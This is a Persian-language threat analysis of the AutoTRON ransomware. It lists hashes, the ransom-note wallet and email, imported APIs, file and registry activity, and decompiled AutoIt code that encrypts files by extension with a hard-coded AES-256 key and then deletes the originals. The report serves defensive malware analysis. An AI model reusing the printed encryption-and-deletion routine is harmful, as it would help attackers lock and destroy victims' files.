بسمه تعالی

گزارش تحلیل باج افزار AutoTRON

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور نمونه جدیدی به نام AutoTRON در روزهای اخیر خبر می-دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی دوم ماه آوریل سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. همزمان با انتشار این باج‌افزار، باج-افزار دیگری به نام Tron شروع به فعالیت نمود که بر اساس مشاهدات صورت گرفته، هر دوی این باج‌افزارها پس از رمزگذاری فایل‌ها به انتهای آن‌ها پسوند .tron اضافه می‌کنند اما این دو باج‌افزار متفاوت اند و نباید با یکدیگر اشتباه گرفته شوند. نتایج حاصل از تحلیل ها نشان می دهد که کد منبع باج‌افزار AutoTRON مشابه کد دو باج‌افزار Crypt۸۸۸ و Ishtar می‌باشد و احتمال می‌دهیم این باج‌افزار از خانواده باج‌افزارهای RaaS باشد.

مشخصات فایل اجرایی :

نام فایل	AutoTRON.exe
اندازه	۸۵٦KiB (۸۷٦۰۳۲ bytes)
SHA-۱	c۲۸۹٦۱e۷a۲۲e۲d۰c۰bce۱۸۹۲۱٤۹۷٤a۹۱faa۱۱۲۷۰
SHA-۲۵۶	۱۷abbc۹e۲cd۰۸۰٦۳aba۱d۲f۳ceb۰۳۹eced۱٦ec۹۰۰ddcc۳f۸e۰٦۸f۹d۰c۰٤٤۱۰۹٦
MD۵	۱f۳۷eebe٦۱bc۹۲۰۲bd۷۲e٦٤۳f٤۲۲۳۸۹٦
کامپایلر	VC۸ -> Microsoft Corporation


فایل اجرایی این باج افزار دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۶.۶۸	۴۰۹۶	۵۸۱۵۹۷	۵۸۱۶۳۲
.rdata	۵.۷۶	۵۸۵۷۲۸	۱۹۵۹۸۲	۱۹۶۰۹۶
.data	۱.۲	۷۸۲۳۳۶	۳۶۷۲۴	۲۰۹۹۲
.rsrc	۶.۰۱	۸۱۹۲۰۰	۴۷۰۱۶	۴۷۱۰۴
.reloc	۶.۷۸	۸۶۸۳۵۲	۲۸۹۸۰	۲۹۱۸۴

تحلیل پویا :


برای بررسی عمیق‌تر باج افزار AutoTRON، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد آن را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، فایل-های موجود در Desktop که حداکثر ۱۵ مگابایت حجم دارند را با استفاده از الگوریتم رمزنگاری AES ۲۵۶ بیتی رمزگذاری می‌کند. پس از رمزگذاری موفقیت‌آمیز فایل‌ها، پسوند آن ها به TRON. تغییر کرده و یک فایل متنی با فرمت TXT بر روی Desktop ایجاد می‌شود که حاوی پیغام باج‌خواهی می‌باشد.

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد :



همانطور که مشاهده می کنید فایل هایی که حجم آن‌ها بیشتر از ۱۵ مگابایت است رمزگذاری نشده‌اند. البته در میان آن‌ها فایل‌هایی نیز وجود دارند که حجم آن‌ها از ۱۵ مگابایت کمتر است ولی باج‌افزار آن‌ها را رمزگذاری نکرده است، این بدین معنی است که باج‌افزار AutoTRON فقط پسوندهایی خاص از فایل‌ها را مورد هدف قرار می‌دهد.

در تصویر زیر پیغام باج‌خواهی باج‌افزار AutoTRON را مشاهده می‌کنید :



بر اساس پیغام باج خواهی، قربانی برای پرداخت باج، تنها ۱۰ روز مهلت دارد که در صورت عدم پرداخت در زمان تعیین شده، فایل ها قابل رمزگشایی نخواهند بود. مبلغ باج در این پیغام مشخص نشده اما قربانی می‌بایست مبلغ باج را به آدرس کیف پول بیت کوین ۱GFDAKpVsGskvn۴RmnjjUxmcrX۵۴xC۴۱nY ارسال نماید. این کیف پول تا این لحظه هیچ تراکنشی نداشته است.

Summary		Transactions	
Address	1GFDAKpVsGskvn4RmnjjUxmcrX54xC41nY	No. Transactions	0
Hash 160	a739dc8c799280bfa97021ff61b33dfbd965f8ad	Total Received	0 BTC
Tools	Related Tags - Unspent Outputs	Final Balance	0 BTC

Request Payment | Donation Button

ضمناً مهاجم، ایمیلی به آدرس bitcoin.change.manager@gmail.com را نیز برای ارتباط گیری قربانی با وی، در پیغام باج خواهی قرار داده است.

طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا :

پس از تحلیل کد فایل اجرایی باج افزار توسط کارشناسان این مرکز، نتایج زیر حاصل گردید :

همانطور که پیش‌تر اشاره شد باج‌افزار AutoTRON معمولاً فایل های با حجم کمتر از ۱۵ مگابایت را با استفاده از الگوریتم رمزنگاری AES ۲۵۶ بیتی، رمزگذاری می کند. این موضوع در تصویر زیرقابل مشاهده است.

```
$extension = ".TRON"
$key = "54xC41nY"

Func startwork()
    GUICreate("v124124zf")
    FileInstall("README.txt", "C:\ProgramData\README.txt")
    _crypt_startup()
    Sleep(400)
    _filecreate(@AppDataDir & "\Network\netqn.pbk")
    _filecreate(@LOCALAPPDATADIR & "\Microsoft\Windows\netq.pbk")
    $filelist = _fo_filesearch(@LOCALAPPDATADIR, "db", True, 125, 1, 1, 0)
    $list = UBound($filelist) - 1
    For $i = 1 To $list
        If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
            _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
            FileDelete($filelist[$i])
        EndIf
    Next
    $filelist = _fo_filesearch(@LOCALAPPDATADIR, "rar", True, 125, 1, 1, 0)
    $list = UBound($filelist) - 1
    For $i = 1 To $list
        If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
            _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
            FileDelete($filelist[$i])
        EndIf
    Next
```


الگوریتم رمزنگاری AES ۲۵۶ بیتی استفاده شده توسط باج‌افزار AutoTRON

در تصویر بالا شاهد این هستیم که باج‌افزار AutoTRON فایلی به نام README.txt را در مسیر C:\ProgramDate قرار می دهد که حاوی پیغام باج‌خواهی می‌باشد.

توسعه‌دهندگان باج‌افزار AutoTRON همانطور که در پیغام باج‌خواهی نیز اعلام نموده‌اند فقط اسناد، تصاویر، فایل‌های ویدئویی و پایگاه داده‌ها را توسط باج‌افزار رمزگذاری می‌کنند، قطعه کد زیر مربوط به تعدادی از انواع فایل‌هایی است که توسط باج‌افزار رمزگذاری می‌شوند.

```
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "rar", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "dat", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "key", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "db", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "rar", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "dat", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@LOCALAPPDATADIR, "propeties", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
$filelist = _fo_filesearch(@AppDataDir, "db", True, 125, 1, 1, 0)
$list = UBound($filelist) - 1
For $i = 1 To $list
    If _fileinuse($filelist[$i]) = "no" AND FileGetSize($filelist[$i]) < 15728640 Then
        _crypt_encryptfile($filelist[$i], $filelist[$i] & $extension, $key, $calg_aes_256)
        FileDelete($filelist[$i])
    EndIf
Next
```

این باجافزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر زیر که مربوط به کدمنبع باجافزار AutoTRON می‌باشد استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است:



کتابخانه‌های مورد استفاده توسط باج‌افزار AutoTRON

PSAPI.dll
GetProcessMemoryInfo

COMCTL۳۲.dll	WININET.dll	SHELL۳۲.dll	USERENV.dll	MPR.dll
ImageList_BeginDrag ImageList_Create ImageList_Destroy ImageList_DragEnter ImageList_DragLeave ImageList_DragMove ImageList_EndDrag ImageList_Remove ImageList_ReplaceIcon ImageList_SetDragCursorImage InitCommonControlsEx	FtpGetFileSize FtpOpenFileW HttpOpenRequestW HttpQueryInfoW HttpSendRequestW InternetCloseHandle InternetConnectW InternetCrackUrlW InternetOpenUrlW InternetOpenW InternetQueryDataAvailable InternetQueryOptionW InternetReadFile InternetSetOptionW	DragFinish DragQueryFileW DragQueryPoint ExtractIconExW SHBrowseForFolderW SHCreateShellItem Shell_NotifyIconW ShellExecuteExW ShellExecuteW SHEmptyRecycleBinW SHFileOperationW SHGetDesktopFolder SHGetFolderPathW SHGetPathFromIDListW SHGetSpecialFolderLocation	CreateEnvironmentBlock DestroyEnvironmentBlock LoadUserProfileW UnloadUserProfile	WNetAddConnection2W WNetCancelConnection2W WNetGetConnectionW WNetUseConnectionW

WINMM.dll	VERSION.dll	COMDLG۳۲.dll	IPHLPAPI.dll	UxTheme.dll
mciSendStringW	GetFileVersionInfoSizeW	GetOpenFileNameW	IcmpCloseHandle	IsThemeActive

timeGetTime waveOutSetVolume	GetFileVersionInfoW VerQueryValueW	GetSaveFileNameW	IcmpCreateFile IcmpSendEcho	

ADVAPI۳۲.dll	GDI۳۲.dll	ole۳۲.dll	OLEAUT۳۲.dll	WSOCK۳۲.dll
AddAce AdjustTokenPrivileges AllocateAndInitializeSid CheckTokenMembership CopySid CreateProcessAsUserW CreateProcessWithLogonW DuplicateTokenEx FreeSid GetAce GetAclInformation GetLengthSid GetSecurityDescriptorDacl GetTokenInformation GetUserNameW InitializeAcl InitializeSecurityDescriptor InitiateSystemShutdownEx W LogonUserW LookupPrivilegeValueW OpenProcessToken OpenThreadToken RegCloseKey RegConnectRegistryW RegCreateKeyExW RegDeleteKeyW RegDeleteValueW RegEnumKeyExW RegEnumValueW RegOpenKeyExW RegQueryValueExW RegSetValueExW SetSecurityDescriptorDacl	AngleArc BeginPath CloseFigure CreateCompatibleBitmap CreateCompatibleDC CreateDCW CreateFontW CreatePen CreateSolidBrush DeleteDC DeleteObject Ellipse EndPath ExtCreatePen GetDeviceCaps GetDIBits GetObjectW GetPixel GetStockObject GetTextExtentPoint32W GetTextFaceW LineTo MoveToEx PolyDraw Rectangle RoundRect SelectObject SetBkColor SetBkMode SetPixel SetTextColor SetViewportOrgEx StretchBlt StrokeAndFillPath StrokePath	CLSIDFromProgID CLSIDFromString CoCreateInstance CoCreateInstanceEx CoGetInstanceFromFile CoGetObject CoInitialize CoInitializeSecurity CoSetProxyBlanket CoTaskMemAlloc CoTaskMemFree CoUninitialize CreateStreamOnHGlob al GetRunningObjectTabl e IIDFromString MkParseDisplayName OleInitialize OleSetContainedObject OleSetMenuDescriptor OleUninitialize ProgIDFromCLSID StringFromGUID2	CreateDispTypeInfo CreateStdDispatch DispCallFunc LoadTypeLibEx OleLoadPicture QueryPathOfRegTypeLib RegisterTypeLib RegisterTypeLibForUser SafeArrayAccessData SafeArrayAllocData SafeArrayAllocDescriptorE x SafeArrayCreateVector SafeArrayDestroyData SafeArrayDestroyDescript or SafeArrayGetVartype SafeArrayUnaccessData SysAllocString SysFreeString SysReAllocString SysStringLen UnRegisterTypeLib UnRegisterTypeLibForUser VariantChangeType VariantClear VariantCopy VariantCopyInd VariantInit VariantTimeToSystemTime VarR8FromDec	__WSAFDIsSet accept bind closesocket connect gethostbyname gethostname htons inet_addr inet_ntoa ioctlsocket listen ntohs recv recvfrom select send sendto setsockopt socket WSACleanup WSAGetLastErro r WSAStartup

KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll
Beep CloseHandle CompareStringW CopyFileExW CopyFileW CreateDirectoryW	FreeLibrary GetACP GetCommandLineW GetComputerNameW GetConsoleCP GetConsoleMode	HeapAlloc HeapFree HeapReAlloc HeapSize InitializeCriticalSection AndSpinCount	SetLastError SetPriorityClass SetStdHandle SetSystemPowerState SetUnhandledExcepti onFilter	VirtualFreeEx WaitForSingleObject WideCharToMultiBy te WriteConsoleW WriteFile

CreateEventW	GetCPInfo	InterlockedDecrement	SetVolumeLabelW	WritePrivateProfileSectionW
CreateFileW	GetCurrentDirectoryW	InterlockedExchange	GetSystemTimeAsFileTime	WritePrivateProfileStringW
CreateHardLinkW	GetCurrentProcess	InterlockedIncrement	GetTempFileNameW	WriteProcessMemory
CreatePipe	GetCurrentProcessId	IsDebuggerPresent	GetTempPathW	QueryPerformanceFrequency
CreateProcessW	GetCurrentThread	IsProcessorFeaturePresent	GetTimeFormatW	RaiseException
CreateThread	GetCurrentThreadId	IsValidCodePage	GetTimeZoneInformation	ReadConsoleW
CreateToolhelp32Snapshot	GetDateFormatW	IsWow64Process	GetVersionExW	ReadFile
DecodePointer	GetDiskFreeSpaceExW	LCMapStringW	GetVolumeInformationW	ReadProcessMemory
DeleteCriticalSection	GetDiskFreeSpaceW	LeaveCriticalSection	GetWindowsDirectoryW	RemoveDirectoryW
DeleteFileW	GetDriveTypeW	LoadLibraryA	GlobalAlloc	ResumeThread
DeviceIoControl	GetEnvironmentStringsW	LoadLibraryExW	GlobalFree	RtlUnwind
DuplicateHandle	GetEnvironmentVariableW	LoadLibraryW	GlobalLock	SetCurrentDirectoryW
EncodePointer	GetExitCodeProcess	LoadResource	GlobalMemoryStatusEx	SetEndOfFile
EnterCriticalSection	GetFileAttributesW	LocalFileTimeToFileTime	GlobalUnlock	GetProcessIoCounters
EnumResourceNamesW	GetFileSize	LockResource	SetEnvironmentVariableA	GetShortPathNameW
ExitProcess	GetFileType	lstrcmpiW	SetEnvironmentVariableW	GetStartupInfoW
ExitThread	GetFullPathNameW	lstrcpyW	SetErrorMode	GetStdHandle
FileTimeToLocalFileTime	GetLastError	lstrlenW	SetEvent	GetStringTypeW
FileTimeToSystemTime	GetLocalTime	MoveFileW	SetFileAttributesW	GetSystemDirectoryW
FindClose	GetLongPathNameW	MulDiv	SetFilePointerEx	GetSystemInfo
FindFirstFileW	GetModuleFileNameW	MultiByteToWideChar	SetFileTime	GetProcessId
FindNextFileW	GetModuleHandleExW	OpenProcess	UnhandledExceptionFilter	VirtualFree
FindResourceExW	GetModuleHandleW	OutputDebugStringW	VirtualAlloc	
FindResourceW	GetOEMCP	Process32FirstW	VirtualAllocEx	
FlushFileBuffers	GetPrivateProfileSectionNamesW	Process32NextW		
FormatMessageW	GetPrivateProfileSectionW	QueryPerformanceCounter		
FreeEnvironmentStringsW	GetPrivateProfileStringW	TlsAlloc		
SizeofResource	GetProcAddress	TlsFree		
Sleep	GetProcessHeap	TlsGetValue		
SystemTimeToFileTime		TlsSetValue		
TerminateProcess				
TerminateThread				

USER۳۲.dll	USER۳۲.dll	USER۳۲.dll	USER۳۲.dll	USER۳۲.dll
AdjustWindowRectEx	DrawTextW	IsCharAlphaW	SetProcessWindowStation	GetMenu
AttachThreadInput	EmptyClipboard	IsCharLowerW	SetRect	GetMenuItemCount
BeginPaint	EnableWindow	IsCharUpperW	SetTimer	GetMenuItemID
BlockInput	EndDialog	IsClipboardFormatAvailable	SetUserObjectSecurity	GetMenuItemInfoW
CallWindowProcW	EndPaint	IsDialogMessageW	SetWindowLongW	GetMenuStringW
CharLowerBuffW	EnumChildWindows	IsDlgButtonChecked	SetWindowPos	GetMessageW
CharNextW	EnumThreadWindows	IsIconic	SetWindowTextW	GetMonitorInfoW
CharUpperBuffW	EnumWindows	IsMenu	ShowWindow	GetParent
CheckMenuRadioItem	ExitWindowsEx	IsWindow	SystemParametersInfoW	GetProcessWindowStation
ClientToScreen	FillRect	IsWindowEnabled	TrackPopupMenuEx	GetSubMenu
CloseClipboard	FindWindowExW	IsWindowVisible	TranslateAcceleratorW	GetSysColor
CloseDesktop	FindWindowW	IsZoomed	TranslateMessage	GetSysColorBrush
CloseWindowStation	FlashWindow	keybd_event	UnregisterHotKey	GetSystemMetrics
CopyImage	FrameRect	KillTimer		GetUserObjectSecurity
CopyRect	GetActiveWindow	LoadCursorW		
CountClipboardFormats	GetAsyncKeyState			

CreateAcceleratorTableW CreateIconFromResourceEx CreateMenu CreatePopupMenu CreateWindowExW DefDlgProcW DefWindowProcW DeleteMenu DestroyAcceleratorTable DestroyIcon DestroyMenu DestroyWindow DialogBoxParamW DispatchMessageW DrawFocusRect DrawFrameControl DrawMenuBar SendDlgItemMessageW SendInput	GetCaretPos GetClassLongW GetClassNameW GetClientRect GetClipboardData GetCursorInfo GetCursorPos GetDC GetDesktopWindow GetDlgCtrlID GetDlgItem GetFocus GetForegroundWindow GetKeyboardLayoutNameW GetKeyboardState GetKeyState RegisterWindowMessageW ReleaseCapture	LoadIconW LoadImageW LoadStringW LockWindowUpdate MapVirtualKeyW MessageBeep MessageBoxA MessageBoxW MonitorFromPoint MonitorFromRect mouse_event MoveWindow OpenClipboard OpenDesktopW OpenWindowStationW PeekMessageW PostMessageW ReleaseDC ScreenToClient	VkKeyScanW wsprintfW SendMessageTimeoutW SendMessageW SetActiveWindow SetCapture SetClipboardData SetCursor SetFocus SetForegroundWindow SetKeyboardState SetLayeredWindowAttributes SetMenu SetMenuDefaultItem SetMenuItemInfoW	GetWindowDC GetWindowLongW GetWindowRect GetWindowTextLengthW GetWindowTextW GetWindowThreadProcessId InflateRect InsertMenuItemW InvalidateRect IsCharAlphaNumericW PostQuitMessage PtInRect RedrawWindow RegisterClassExW RegisterHotKey

بر اساس بررسی‌های صورت گرفته، باج‌افزار AutoTRON برای حمله به سیستم قربانی، فقط یک فرایند را ایجاد می‌کند که آن هم مربوط به فایل اجرایی خود باج‌افزار است، این فرایند به نام خود باج‌افزار می‌باشد:

```
AutoTRON.exe
```

پس از بررسی‌های انجام شده مشخص گردید باج‌افزار AutoTRON فایل‌های زیر را در مسیرهای مشخص شده باز می‌کند :

```
C:\17abbc9e2cd58563aba1d2f3ceb539eced16ec950ddcc3f8e068f9d0c5441096
C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\aut3.tmp
C:\ProgramData\README.txt
C:\WINDOWS\system32\rsaenh.dll
C:\Documents and Settings\<USER>\Application Data\Network\neton.pbk
C:\Documents and Settings\<USER>\Local Settings\Application Data\Microsoft\Windows\netq.pbk
C:\Documents and Settings\<USER>\Local Settings\Application Data\IconCache.db
C:\Documents and Settings\<USER>\Local Settings\Application Data\IconCache.db.TRON
C:\Documents and Settings\<USER>\Local Settings\Application Data\GDIPFONTCACHEV1.DAT
C:\Documents and Settings\<USER>\Local Settings\Application Data\GDIPFONTCACHEV1.DAT.TRON
C:\Documents andSettings\<USER>\LocalSettings\ApplicationData\Microsoft\InternetExplorer\MSIMGSIZ.DAT
C:\DocumentsandSettings\<USER>\LocalSettings\ApplicationData\Microsoft\InternetExplorer\MSIMGSIZ.DAT.TRON
C:\Documents and Settings\<USER>\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
C:\Documents and Settings\<USER>\My Documents\progs\spotify.exe
C:\Documents and Settings\<USER>\My Documents\progs\spotify.exe.TRON
C:\Documents and Settings\<USER>\My Documents\magicalonso.txt
C:\Documents and Settings\<USER>\My Documents\magicalonso.txt.TRON
C:\Documents and Settings\<USER>\Desktop\bigbang.txt
C:\Documents and Settings\<USER>\Desktop\bigbang.txt.TRON
```

فایل‌های خوانده شده:

C:\WINDOWS\system32\rsaenh.dll
C:\Documents and Settings\<USER>\Local Settings\Application Data\IconCache.db
C:\Documents and Settings\<USER>\Local Settings\Application Data\GDIPFONTCACHEV1.DAT

فایل‌های نوشته شده:

C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\aut3.tmp
C:\Documents and Settings\<USER>\Application Data\Network\neton.pbk
C:\Documents and Settings\<USER>\Local Settings\Application Data\IconCache.db.TRON
C:\Documents and Settings\<USER>\Local Settings\Application Data\GDIPFONTCACHEV1.DAT.TRON
C:\DocumentsandSettings\<USER>\LocalSettings\ApplicationData\Microsoft\InternetExplorer\MSIMGSIZ.DAT.TRON
C:\Documents and Settings\<USER>\My Documents\progs\spotify.exe.TRON
C:\Documents and Settings\<USER>\My Documents\magicalonso.txt.TRON
C:\Documents and Settings\<USER>\Desktop\bigbang.txt.TRON

فایل‌های حذف شده:

C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\aut3.tmp
C:\Documents and Settings\<USER>\Local Settings\Application Data\IconCache.db
C:\Documents and Settings\<USER>\Local Settings\Application Data\GDIPFONTCACHEV1.DAT
C:\Documents andSettings\<USER>\LocalSettings\ApplicationData\Microsoft\InternetExplorer\MSIMGSIZ.DAT
C:\Documents and Settings\<USER>\My Documents\progs\spotify.exe
C:\Documents and Settings\<USER>\My Documents\magicalonso.txt
C:\Documents and Settings\<USER>\Desktop\bigbang.txt

تغییرات رجیستری:

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم عامل باز می‌شوند:

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\996E.exe
\Registry\MACHINE\System\CurrentControlSet\Control\SafeBoot\Option
\Registry\Machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
